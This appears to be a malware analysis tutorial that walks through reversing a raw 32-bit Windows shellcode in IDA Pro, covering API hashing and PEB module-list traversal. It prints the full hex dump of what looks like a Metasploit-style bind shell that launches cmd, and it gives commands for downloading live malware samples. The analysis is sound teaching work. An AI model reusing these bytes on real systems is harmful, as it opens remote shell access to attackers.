Malware Analysis Series (MAS): Article 09 | Shellcode

by Alexandre Borges
release date: JAN/08/2025 | rev: A.1

0. Quote

"Because you didn't come here to make the choice, you've already made it. You're here to try to understand why you made it. I thought you'd have figured that out by now."
(The Oracle played by Gloria Foster | "The Matrix Reload" movie - 2003)

1. Introduction

Welcome to the **nineth article** of *the **Malware Analysis Series (MAS)***, where we are returning once again to Windows binaries, but not only PE format, but this time handling shellcodes in general.

If readers have not read the first five articles yet, all of them are available on the following links:

- **ERS_02:** https://exploitreversing.com/2024/01/03/exploiting-reversing-er-series-article-02/
- **ERS_01:** https://exploitreversing.com/2023/04/11/exploiting-reversing-er-series/
- **MAS_8:** https://exploitreversing.com/2024/08/07/malware-analysis-series-mas-article-08/
- **MAS_7:** https://exploitreversing.com/2023/01/05/malware-analysis-series-mas-article-7/
- **MAS_6:** https://exploitreversing.com/2022/11/24/malware-analysis-series-mas-article-6/
- **MAS_5:** https://exploitreversing.com/2022/09/14/malware-analysis-series-mas-article-5/
- **MAS_4:** https://exploitreversing.com/2022/05/12/malware-analysis-series-mas-article-4/
- **MAS_3:** https://exploitreversing.com/2022/05/05/malware-analysis-series-mas-article-3/
- **MAS_2:** https://exploitreversing.com/2022/02/03/malware-analysis-series-mas-article-2/
- **MAS_1**: https://exploitreversing.com/2021/12/03/malware-analysis-series-mas-article-1/

Nowadays we have dozens of C2 frameworks such as Sliver, Brute Ratel, Havoc, Covenant, Empire as well as Cobalt Strike, which is commercial software for adversary simulations and red team operations that have been deployed in legit red team operations, but stolen copies have also been used for distinct ransomware groups, unfortunately.

In a general way, one of the distinct aspects in analyzing shellcode binaries is that we need to understand the problem from another perspective and, as most of the time we are used to reading and analyzing code in formats such as PE, ELF or Mach-O, things might seem strange at first approach. In fact, handling shellcodes could also be harder due to the fact there is not a standard format that might help us to understand what is going on. Additionally, there is also not a loader module and neither a processor module associated with loading, disassembling, and managing the entire code for us. Therefore, without having this extra help from loaders and processor modules, everything could be summarized as a bunch of bytes, which we should work on, and get a reasonable result and interpretation.

At end of the day, analyzing PE binaries and shellcodes are similar operations in terms of goal, but taking a slightly different path to get there and all of them manipulate Windows structures to subvert and compromise the system. In this article I will try to cover a few facts and basics about shellcode as well as light reverse engineering and analysis.

2. Acknowledgments

The year is 2025. Four years ago, I started drafting articles with the sole purpose of helping the hacking and information security community, and as I could already imagine at that time, it would be challenging to find time to continue producing content, and indeed this side effect has been confirmed over time.

As I have been using IDA Pro for a long time, I needed a license of my own, and that was when **Ilfak Guilfanov (@ilfak)** and **Hex-Rays SA (@HexRaysSA)** decided to help me, and since then they have provided continuous and decisive support to write this **Malware Analysis Series (MAS)**, which is focused on malware analysis, and the **Exploiting Reversing series (ERs)**, which is my **current and long-term series** on internals, vulnerability research and, eventually, exploitation in critical topics such as Windows, kernel drivers, macOS, browser and hypervisors.

Time flies, and companies around the world have become more demanding in terms of technical skills, but I still believe that one of the most effective ways to help these professionals is to write articles because such content can offer a solid method to learn details that would be a bit more difficult in live conferences or even other media. I still face serious time constraints to write, but I keep trying to do it because, in some way, I know that these series have been important for people's careers.

Life may be short, but every moment is worth it. Enjoy the journey and keep exploiting it!

3. Software and hardware requirements

A suggestion for lab configuration and respective tools that can be used follows:

- **Virtual machine with Windows 11.** You can download a **virtual machine for VMware, Hyper-V, VirtualBox** on: https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/. If you already have a valid license for Windows 11, so you can download the **ISO file** from: https://www.microsoft.com/software-download/windows11
- **Virtual machine running Ubuntu 24.04 LTS:** https://ubuntu.com/download/desktop
- **HxD:** https://mh-nexus.de/en/hxd/
- **Hiew:** https://hiew.ru/
- **DiE:** https://github.com/horsicq/DIE-engine/releases
- **IDA:** https://hex-rays.com/ida-free and https://hex-rays.com/ida-pro

4. Basic Information

To get recent samples of shellcode binaries readers can use the **Malwoverview tool**. Among a series of possibilities and options offered by the tool, Malware Bazaar is a reliable source of free samples, which we can retrieve a list of by executing the following command:

```
root@ubuntu01:~/malware/mas/mas_09# malwoverview -b 2 -B shellcode -o 0 | grep sha256_hash
sha256_hash:  a8af10f68d566fb3f7de1f27e354b70cde80286ca33eb4aaf3e9e048591870cb
sha256_hash:  f7eb7b66ff7829a6312984ebb7610bbe9f9d9dd7c500f8151ebdbf75eb003f2c
sha256_hash:  b507a34778a7f3149ab0a07ffea9c7af6dbbf13877a061de51fbc019566608d9
sha256_hash:  933fb9b20653422017caeb7bdf95f07a907bc2956b0d3e587feb880786c8faca
sha256_hash:  cfa095a9035d5358a19ed7fbaba14489257274c0450139e29cb126fdb80c9b4b
sha256_hash:  d091722bde6a6b395dd0786feef1b427bcc60d6519e0b07591186cb314a522a3
sha256_hash:  8e6232f502f67b5ad1990acce7678b2fa7721bb98060e17de717da52898dc3c4
sha256_hash:  d890c1c67d83f1131c065b5eb5f263cbf54559dbcdb4562c3bde3dc30d1a3205
sha256_hash:  52f78705595a735b445c5853e2aebe03cc87a0e50a983605cb01e1532e7a3aff
sha256_hash:  1413c45f74679cd8c86099facfe44db268769f37efa9d9cd70c37f0b28f64a32
sha256_hash:  baa7ae2c332017307c0bd6b5f49c8106e2548f9a36352aa8b6dbc2181d7920de
sha256_hash:  2dd4de9f90d41dc6353b9834a39a137b449326b1c21efda1c85b8e886a7c1eae
sha256_hash:  5a8c69725f2277810be2ccd20af259b47c1d6bf3073eb3f3bce6b89754e80bbe
sha256_hash:  fb958156d0a5f1ccee7ac75cb2bf1c8242b641ba24fae252a8e0a5f45a1b02d6
sha256_hash:  ec11dbf1ca2f25d4123e187cdc4482b802ca27ce6b6816e74aa10a8fb563bfcb
sha256_hash:  eee65ee0982c198d4de149ff60dfadd1974471ce3d531e2095ef99274c84b166
sha256_hash:  6c684e0f480166e3dc94a4e0f7a948ebb61779296bd2e3222c6a052677e66102
sha256_hash:  bc35f563cc2d3c9ff81e7f2d0fe5a04f7b427fc49c1e151bb33fdd71dcb0af31
sha256_hash:  cf8837b7c9543d80657371177990a9aabcc89cc26414ff52e585ad8742c52218
sha256_hash:  c9ce92d137ccb575c87907dc7ae9e21bccd14daf0f3bd306e8984c564237edaa
sha256_hash:  27ad7f126ffd86a223079fd15dbc989966c21e6c9613175596832535fdaf8bfd
sha256_hash:  6d5f96ad4229a89809f9055cec4ba741e55becd35f1808e0f658a2ba745ae148
sha256_hash:  3268b9988b82a94ac0d8dba830c3591e191e7b3cfc1d72c1f0bd8e7bcdb527a6
sha256_hash:  83d6735fa743c47252aed195f63741fb02bfcd2b084b0cd1cebf049e96bcde21
sha256_hash:  8f10f4ed0e6b7a68c9cd74108c39221cb86fd8433694bb97aae7fe18c2a2e59a
sha256_hash:  48ebfd91c8c4eb71f9e84d4d8b9ffd0156710663ce93aa2e6e339bee337e2a9a
sha256_hash:  9b8a1fccc10c49ad44c1447e341869b1b0e011e37106236fbfbfa5e36da33a2b
sha256_hash:  8db57ced35399021c3d135b641bfd584a5dc55b8055eddffb5c3083af86f2d5a
sha256_hash:  d96e1365bf70426d6fb58c60fa7421c7e686c94ad11d358bb310d48792dbb433
sha256_hash:  e8c7f847c4ade169e97ad65b7a2233c21cb7f3630b4d5820c1e3b8f92b8ba8cc
sha256_hash:  3ce0e9d249f40c2e6b7a9a6c3e3453d4fb08273b2ce585c6938e7a05c6cbc38d
sha256_hash:  06c38f33a72ee9e2e15b0834ac7dd9ae440740d4b38867a5256034362a9dfe84
sha256_hash:  7975ba03ef8ff57a745ec0e262bfec8a30adf692ce2ff60810bbaee543f79796
sha256_hash:  59bae9be7a2733552c1cb99e2a8a00367221bc7ce28ef8d1358ef96472e9f97c
sha256_hash:  b2fa805a02e8c0372e1c548541ca481828ae82f5ed57146e43ee6c1ae8c95deb
```

[Figure 01] Listing shellcode samples from Malware Bazaar

Using the same tool, it is quite direct to search for specific payloads such as Metasploit, Cobalt Strike, Sliver and any other one:

- **malwoverview -b 2 -B metasploit -o 0 | grep sha256_hash**
- **malwoverview -b 2 -B cobaltstrike -o 0 | grep sha256_hash**

To download any listed sample, readers can run:

- **malwoverview -b 5 -B <hash>**

Remember that all payloads are protected with a password: **infected**. Readers can unzip samples by executing **7z -e <sample> -pinfected**.

5. Reversing

I am going to work on a couple of samples to cover techniques and, hopefully, it will be enough to introduce necessary concepts about this kind of investigation. Eventually, analyzing shellcodes can be tricky, but I certainly readers from my past articles will not have any problem. It would be unnecessary to mention, but the following shellcode sample are designed to run on Windows.

5.1 Example 01

This first example is a raw shellcode, which I named it as **shellcode_01.bin**. Open it up on a hexadecimal editor (**HxD tool**, for example) and quick view the entire file (it SHA256 is **23ad215b73830b2478c19b3dda9bef3db2a53f016efdabeb535fc94e54c91ea7**):


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B  üè‚....`‰å1Àd‹P0‹
00000010  52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C  R.‹R.‹r(.·J&1ÿ¬<
00000020  61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52  a|., ÁÏ..ÇâòRW‹R
00000030  10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20  .‹J<‹L.xãH.ÑQ‹Y 
00000040  01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC  .Ó‹I.ã:I‹4‹.Ö1ÿ¬
00000050  C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75  ÁÏ..Ç8àuö.}ø;}$u
00000060  E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3  äX‹X$.Óf‹.K‹X..Ó
00000070  8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF  ‹.‹.Ð‰D$$[[aYZQÿ
00000080  E0 5F 5F 5A 8B 12 EB 8D 5D 68 33 32 00 00 68 77  à__Z‹.ë.]h32..hw
00000090  73 32 5F 54 68 4C 77 26 07 FF D5 B8 90 01 00 00  s2_ThLw&.ÿÕ¸....
000000A0  29 C4 54 50 68 29 80 6B 00 FF D5 6A 08 59 50 E2  )ÄTPh)€k.ÿÕj.YPâ
000000B0  FD 40 50 40 50 68 EA 0F DF E0 FF D5 97 68 02 00  ý@P@Phê.ßàÿÕ—h..
000000C0  27 0F 89 E6 6A 10 56 57 68 C2 DB 37 67 FF D5 57  '.‰æj.VWhÂÛ7gÿÕW
000000D0  68 B7 E9 38 FF FF D5 57 68 74 EC 3B E1 FF D5 57  h·é8ÿÿÕWhtì;áÿÕW
000000E0  97 68 75 6E 4D 61 FF D5 68 63 6D 64 00 89 E3 57  —hunMaÿÕhcmd.‰ãW
000000F0  57 57 31 F6 6A 12 59 56 E2 FD 66 C7 44 24 3C 01  WW1öj.YVâýfÇD$<.
00000100  01 8D 44 24 10 C6 00 44 54 50 56 56 56 46 56 4E  ..D$.Æ.DTPVVVFVN
00000110  56 56 53 56 68 79 CC 3F 86 FF D5 89 E0 4E 56 46  VVSVhyÌ?†ÿÕ‰àNVF
00000120  FF 30 68 08 87 1D 60 FF D5 BB F0 B5 A2 56 68 A6  ÿ0h.‡.`ÿÕ»ðµ¢Vh¦
00000130  95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47  •½.ÿÕ<.|.€ûàu.»G
00000140  13 72 6F 6A 00 53 FF D5                          .roj.SÿÕ
```

[Figure 02] Hexadecimal representation of a raw shellcode

Readers quickly can translate the first hexadecimal (opcodes) to mnemonics (there are multiple opcode tables available on the Internet) as shown below:


- **0xFC**: cld (clear direction flag, which influences whether ESI/EDI are increased or decreased in string operations)
- **0xE8:** call
- **0x82**: routine's offset to be called by the call instruction, which is the actual entry point.

Apparently, there are no useful strings, and as this shellcode has only 328 bytes, the whole file is shown above. Open the shellcode on IDA, we have:



[Figure 03] Open a raw shellcode on IDA Pro

As readers can notice, there is only one single option because this shellcode is not a PE format.



[Figure 04] Disassembly modes

There are two disassembly modes, and we must choose **32-bit** and click on **Yes button**.

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 db 0FCh
seg000:00000001                 db 0E8h, 82h, 0
seg000:00000004                 dd 89600000h, 64C031E5h, 8B30508Bh, 528B0C52h, 28728B14h
seg000:00000018                 dd 264AB70Fh, 3CACFF31h, 2C027C61h, 0DCFC120h, 0F2E2C701h
seg000:0000002C                 dd 528B5752h, 3C4A8B10h, 78114C8Bh, 0D10148E3h, 20598B51h
seg000:00000040                 dd 498BD301h, 493AE318h, 18B348Bh, 0ACFF31D6h, 10DCFC1h
seg000:00000054                 dd 75E038C7h, 0F87D03F6h, 75247D3Bh, 588B58E4h, 66D30124h
seg000:00000068                 dd 8B4B0C8Bh, 0D3011C58h, 18B048Bh, 244489D0h, 615B5B24h
seg000:0000007C                 dd 0FF515A59h, 5A5F5FE0h, 8DEB128Bh
```

[Figure 05] First disassembled lines

Soon the file is opened on IDA, we see the image above. As readers have already realized, there are not any Assembly instructions because, as the file has been analyzed as a binary file, IDA does not offer any further interpretation, and the next decision must be made by us.

Our first action is put the cursor on first byte on line 0x00000000, press "**C**" to transform it to code, and the following code will be shown:

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 cld
seg000:00000001                 call    sub_88
seg000:00000001 ; ---------------------------------------------------------------------------
seg000:00000006                 db  60h ; `
seg000:00000007                 db  89h
seg000:00000008                 db 0E5h
seg000:00000009                 db  31h ; 1
seg000:0000000A                 db 0C0h
seg000:0000000B                 db  64h ; d
seg000:0000000C                 db  8Bh
seg000:0000000D                 db  50h ; P
seg000:0000000E                 db  30h ; 0
seg000:0000000F                 db  8Bh
```

[Figure 06] First lines of real instructions

Immediately we see the first two instructions, which are exactly the same that we discovered previously by decoding the first opcodes. We see a call **sub_88**, which means that the execution jumped to address 0x88. However, there is a subtle point here, which readers must remember. When a **call instruction** is called, the **next instruction's address is pushed onto the top of stack**. Proceeding with our analysis, we find the following instructions at address 0x88:

```
seg000:00000088 sub_88          proc near               ; CODE XREF: seg000:00000001↑p
seg000:00000088
seg000:00000088 var_1E8         = byte ptr -1E8h
seg000:00000088 var_1BC         = word ptr -1BCh
seg000:00000088
seg000:00000088                 pop     ebp
seg000:00000089                 push    3233h
seg000:0000008E                 push    5F327377h
seg000:00000093                 push    esp
seg000:00000094                 push    726774Ch
seg000:00000099                 call    ebp
seg000:0000009B                 mov     eax, 190h
seg000:000000A0                 sub     esp, eax
seg000:000000A2                 push    esp
seg000:000000A3                 push    eax
seg000:000000A4                 push    6B8029h
seg000:000000A9                 call    ebp
seg000:000000AB                 push    8
seg000:000000AD                 pop     ecx
seg000:000000AE
seg000:000000AE loc_AE:                                 ; CODE XREF: sub_88+27↓j
seg000:000000AE                 push    eax
```

[Figure 07] First lines of real instructions

The analysis becomes interesting from this point onward.

No doubt, the instructions shown in the previous image seem to be difficult to understand, but they are not. The following considerations can help you to understand what is happening:

- **0x00000088:** the EBP is set with a value popped from the stack, which is exactly the value pushed by the previous call instruction and that will be taken as a routine address. We will return to this point soon.
- **0x00000089**: it is pushing a substring onto stack, which will be part of an argument. We can transform its representation to string by pressing "**R**".
- **0x0000008E:** it is pushing a substring onto stack, which will be also part of an argument. We can transform its representation to string by pressing "**R**".
- **0x00000093:** the value of ESP (the current stack address) is being pushed onto the stack, which could be strange, but it will be used as a pointer to the argument (string, which is composed by substrings from addresses 0x8E and 0x89) for the function specified at address 0x00000094 (next bullet).
- **0x00000094:** this hexadecimal is actually the first argument of the called function (call ebp, at address 0x99). Different from the previous addresses (0x89 and 0x8E), this value does not represent a string, but a hash. As you learned from my previous articles, there are multiple ways to manage it, and one of them is using HashDB (read my previous articles to learn about it). Therefore:
    - right-click the value and choose **HashDB Hunting Algorithm**.
    - choose "**metasploit**" as the algorithm.
    - right-click on the hexadecimal again and choose **HashDB Lookup**.
    - check whether the selected module makes sense, and press **Import**.
- **0x00000095**: the **call ebp** instruction changes the execution flow to somewhere and pushes the address of the next instruction (0x9B) to the stack as return address.

Repeat exactly the same analysis, approach and steps for the next instructions (up to address 0xAD), and we have the following:

```
seg000:00000088 var_1E8         = byte ptr -1E8h
seg000:00000088 anonymous_1     = dword ptr -1C0h
seg000:00000088 var_1BC         = word ptr -1BCh
seg000:00000088 anonymous_2     = dword ptr -1B0h
seg000:00000088 anonymous_0     = byte ptr -8
seg000:00000088
seg000:00000088                 pop     ebp
seg000:00000089                 push    '23'
seg000:0000008E                 push    '_2sw'
seg000:00000093                 push    esp
seg000:00000094                 push    LoadLibraryA_0
seg000:00000099                 call    ebp
seg000:0000009B                 mov     eax, 190h
seg000:000000A0                 sub     esp, eax
seg000:000000A2                 push    esp
seg000:000000A3                 push    eax
seg000:000000A4                 push    WSAStartup_0
seg000:000000A9                 call    ebp
seg000:000000AB                 push    8
seg000:000000AD                 pop     ecx
seg000:000000AE
```

[Figure 08] Improved representation of sub_88 routine


We can clearly see that **LoadLibrary function** and **ws2_32** (Winsock 2 DLL) are mentioned in the code. Additionally, there is a mention of **WSAStartup function**, which is used for preparing and initiating the usage of the Winsock DLL by a process. However, there are other interesting details:

- The value of 400 (0x190) is moved to EAX register and it is subtracted from ESP. This indicates a space reservation on the stack, which is a typical action while preparing the stack to invoke a function.
- The **push instruction** has the same meaning as explained for address 0x00000093, and it is a pointer to a stack location where the output of **WSAStartup** will be stored.
- The same value (400) is being pushed onto the stack as argument for the **WSAStartup** function, which will be used by routine called on line 0xA9 using the same EBP value from line 0x88.
- Finally, the **call ebp** instruction is executed.

Before proceeding, readers should import the following libraries and structures for any shellcode to be analyzed (for userland, of course):

- **View > Open subviews > Type Libraries and choose ntapi or ntapi_win7.**
- **View > Open subviews > Local Types > insert key > Import standard structure**
    - **_PEB**
    - **_IMAGE_DOS_HEADER**
    - **_IMAGE_NT_HEADERS**
    - **_IMAGE_FILE_HEADER** (automatically imported by _IMAGE_NT_HEADERS)
    - **_IMAGE_OPTIONAL_HEADERS** (automatically imported by _IMAGE_NT_HEADERS)
    - **_IMAGE_DATA_DIRECTORY** (automatically imported by _IMAGE_NT_HEADERS)
    - **_IMAGE_EXPORT_DIRECTORY**

All these imported structures can be visualized on **Local Types view** (**SHIFT + F1**), as shown below:



Name	Size	Ordinal
va_list	00000004	2
hashdb_strings_metasploit	00000004	1
_IMAGE_OPTIONAL_HEADER32	000000E0	13
_IMAGE_NT_HEADERS32	000000F8	8
_IMAGE_FILE_HEADER	00000014	11
_IMAGE_EXPORT_DIRECTORY	00000028	17
_IMAGE_DOS_HEADER	00000040	3
_IMAGE_DATA_DIRECTORY	00000008	16
WORD	00000002	4
LONG	00000004	5
IMAGE_OPTIONAL_HEADER32	000000E0	12
IMAGE_NT_HEADERS32	000000F8	7
IMAGE_NT_HEADERS	000000F8	6
IMAGE_FILE_HEADER	00000014	10
IMAGE_DATA_DIRECTORY	00000008	15
DWORD	00000004	9
BYTE	00000001	14

[Figure 09] Imported Standard Structures

Returning to our problem, we need to pause our analysis at this point and understand what is stored in EBP, which is holding a function pointer, and it comes from address 0x88. As there is a **pop ebp** at this address then EBP comes from the top of the stack. In **Figure 06**, at address 0x06, we had a bunch of the start of a sequence of bytes and if we convert them into code (**press C**), we have the following:

```
seg000:00000000                 cld
seg000:00000001                 call    sub_88
seg000:00000006 ; ---------------------------------------------------------------
seg000:00000006                 pusha
seg000:00000007                 mov     ebp, esp
seg000:00000009                 xor     eax, eax
seg000:0000000B                 mov     edx, fs:[eax+30h]
seg000:0000000F                 mov     edx, [edx+0Ch]
seg000:00000012                 mov     edx, [edx+14h]
```

[Figure 10] Assembly at address 0x06

You can confirm that there are useful instructions there, and it is a function (there is a prologue), but addresses are marked in red because we need to convert it to a function by pressing **P**. Once we have done it, we have the first lines:

```
00000006     ; void sub_6()
00000006     sub_6          proc near
00000006
00000006     var_4          = dword ptr -4
00000006
00000006 000                pusha
00000007 020                mov     ebp, esp
00000009 020                xor     eax, eax
0000000B 020                mov     edx, fs:[eax+30h]
0000000F 020                mov     edx, [edx+0Ch]
00000012 020                mov     edx, [edx+14h]
00000015
00000015     loc_15:                                ; CODE XREF: sub_6+80↓j
00000015 020                mov     esi, [edx+28h]
00000018 020                movzx   ecx, word ptr [edx+26h]
0000001C 020                xor     edi, edi
0000001E
0000001E     loc_1E:                                ; CODE XREF: sub_6+24↓j
0000001E 020                lodsb
0000001F 020                cmp     al, 61h ; 'a'
00000021 020                jl      short loc_25
00000023 020                sub     al, 20h ; ' '
00000025
00000025     loc_25:                                ; CODE XREF: sub_6+1B↑j
```

[Figure 11] First instructions at address 0x06 onward

Now the code is a bit better (not really good enough), and it is similar to what a shellcode should be. Why is it not correct? Because this code is 32-bit, and such code might be EBP based frame as it is typical for such kind of code. Readers can do it by putting the cursor on the **sub_6** and pressing **ALT+P**. In the dialog box there is a checkbox on the right named **BP based frame** (if you want, but it may not be true -- take care). Mark it and press OK. You will get the following:

```
seg000:00000006 ; Attributes: bp-based frame
seg000:00000006
seg000:00000006 ; void __cdecl sub_6()
seg000:00000006 sub_6           proc near
seg000:00000006
seg000:00000006 var_8           = dword ptr -8
seg000:00000006 var_4           = dword ptr -4
seg000:00000006 arg_20          = dword ptr  24h
seg000:00000006
seg000:00000006                 pusha
seg000:00000007                 mov     ebp, esp
seg000:00000009                 xor     eax, eax
seg000:0000000B                 mov     edx, fs:[eax+30h]
seg000:0000000F                 mov     edx, [edx+0Ch]
seg000:00000012                 mov     edx, [edx+14h]
seg000:00000015
seg000:00000015 loc_15:                                 ; CODE XREF: sub_6+80↓j
seg000:00000015                 mov     esi, [edx+28h]
seg000:00000018                 movzx   ecx, word ptr [edx+26h]
seg000:0000001C                 xor     edi, edi
seg000:0000001E
seg000:0000001E loc_1E:                                 ; CODE XREF: sub_6+24↓j
seg000:0000001E                 lodsb
seg000:0000001F                 cmp     al, 61h ; 'a'
seg000:00000021                 jl      short loc_25
seg000:00000023                 sub     al, 20h ; ' '
seg000:00000025
seg000:00000025 loc_25:                                 ; CODE XREF: sub_6+1B↑j
```

[Figure 12] First instructions at address 0x06 onward

It is better, but it can still be improved. Indeed, the routine receives an argument, which was not represented previously. Remember that in **sub_88 routine** there was multiple **call ebp**, and the EBP is retrieved from the top of the stack by its first instruction on address 0x88 (**pop ebp**). Actually, the value of the top of the stack was the address of **sub_6 routine** because the previous call instruction (on line **0x01**) has put it there. I have mentioned there is only one argument during the multiple occurrences of **call ebp** instructions because it is a function pointer, and each function pointer has its respective arguments.

While analyzing a shellcode, you will notice that everything is about Windows structures, and concepts that we have to know to be to follow ahead. The instruction **pusha** saves all registers onto stack and, possibly, they will be restored later by a **popa** instruction.

At address 0x0B we have **fs:[eax+ 30h]**, and **fs:[0]** refers to **Threat Environment Block (_TEB)**, and in the offset 0x30, we have a reference to the **Process Environment Block (_PEB)**, as shown below:

```
00000000 struct _TEB // sizeof=0xFE4
00000000 {
00000000     NT_TIB NtTib;
0000001C     PVOID EnvironmentPointer;
00000020     CLIENT_ID ClientId;
00000028     PVOID ActiveRpcHandle;
0000002C     PVOID ThreadLocalStoragePointer;
00000030     PPEB ProcessEnvironmentBlock;
00000034     ULONG LastErrorValue;
```

[Figure 13] First instructions at address 0x06 onward

As readers can notice, **fs:[0]** is also a pointer to **TIB (Thread Information Block)**, but we are not interested in tracing this path. The **PEB structure** provided by IDA follows below:

```
00000000 struct _PEB // sizeof=0x238
00000000 {
00000000     BOOLEAN InheritedAddressSpace;
00000001     BOOLEAN ReadImageFileExecOptions;
00000002     BOOLEAN BeingDebugged;
00000003     union _PEB::$98531C30369844289F048F50DA9C11E6;
00000004     HANDLE Mutant;
00000008     PVOID ImageBaseAddress;
0000000C     PPEB_LDR_DATA Ldr;
00000010     struct _RTL_USER_PROCESS_PARAMETERS *ProcessParameters;
00000014     PVOID SubSystemData;
00000018     PVOID ProcessHeap;
0000001C     struct _RTL_CRITICAL_SECTION *FastPebLock;
```

[Figure 14] _PEB structure (truncated)

The **PEB structure** is much bigger, but for now it is enough for our purpose. At **offset 0xC** (check **address 0xF** in **Figure 12**) we have a pointer to **PEB_LDR_DATA**, which has the following structure:

```
00000000 struct _PEB_LDR_DATA // sizeof=0x30
00000000 {
00000000     ULONG Length;
00000004     BOOLEAN Initialized;
00000005     // padding byte
00000006     // padding byte
00000007     // padding byte
00000008     PVOID SsHandle;
0000000C     LIST_ENTRY InLoadOrderModuleList;
00000014     LIST_ENTRY InMemoryOrderModuleList;
0000001C     LIST_ENTRY InInitializationOrderModuleList;
00000024     PVOID EntryInProgress;
00000028     UCHAR ShutdownInProgress;
00000029     // padding byte
0000002A     // padding byte
0000002B     // padding byte
0000002C     PVOID ShutdownThreadId;
00000030 };
```

[Figure 15] PEB_LDR_DATA structure

Now an important piece of code comes into play. At the **offset 0x14** (check address **0x12** in **Figure 12**), the structure has the **InMemoryOrderModuleList** field, whose type is **LIST_ENTRY structure** and that represents a **doubled-linked structure**, which has following organization:

```
00000000 struct _LIST_ENTRY // sizeof=0x8
00000000 {
00000000     struct _LIST_ENTRY *Flink;
00000004     struct _LIST_ENTRY *Blink;
00000008 };
```

[Figure 16] _LIST_ENTRY structure

Thus, the **inMemoryOrderModuleList** field holds the ***Flink** pointer that points to another **_LIST_ENTRY**.

The **_LIST_ENTRY structure** provides us with an idea of structured chain where the pointer, coming from **InMemoryOrderModuleList** field, moves forward and backward to another **_LIST_ENTRY structure (*Flink and Blink)**, which possibly makes part of another structure. In this case, as we are managing DLL modules then the referred structure is **LDR_DATA_TABLE_ENTRY**, which also needs to be added in IDA by following the same steps mentioned previously:

```
00000000 struct _LDR_DATA_TABLE_ENTRY // sizeof=0x50
00000000 {
00000000     LIST_ENTRY InLoadOrderLinks;
00000008     LIST_ENTRY InMemoryOrderLinks;
00000010     LIST_ENTRY InInitializationOrderLinks;
00000018     PVOID DllBase;
0000001C     PVOID EntryPoint;
00000020     ULONG SizeOfImage;
00000024     UNICODE_STRING FullDllName;
0000002C     UNICODE_STRING BaseDllName;
00000034     ULONG Flags;
00000038     USHORT LoadCount;
0000003A     USHORT TlsIndex;
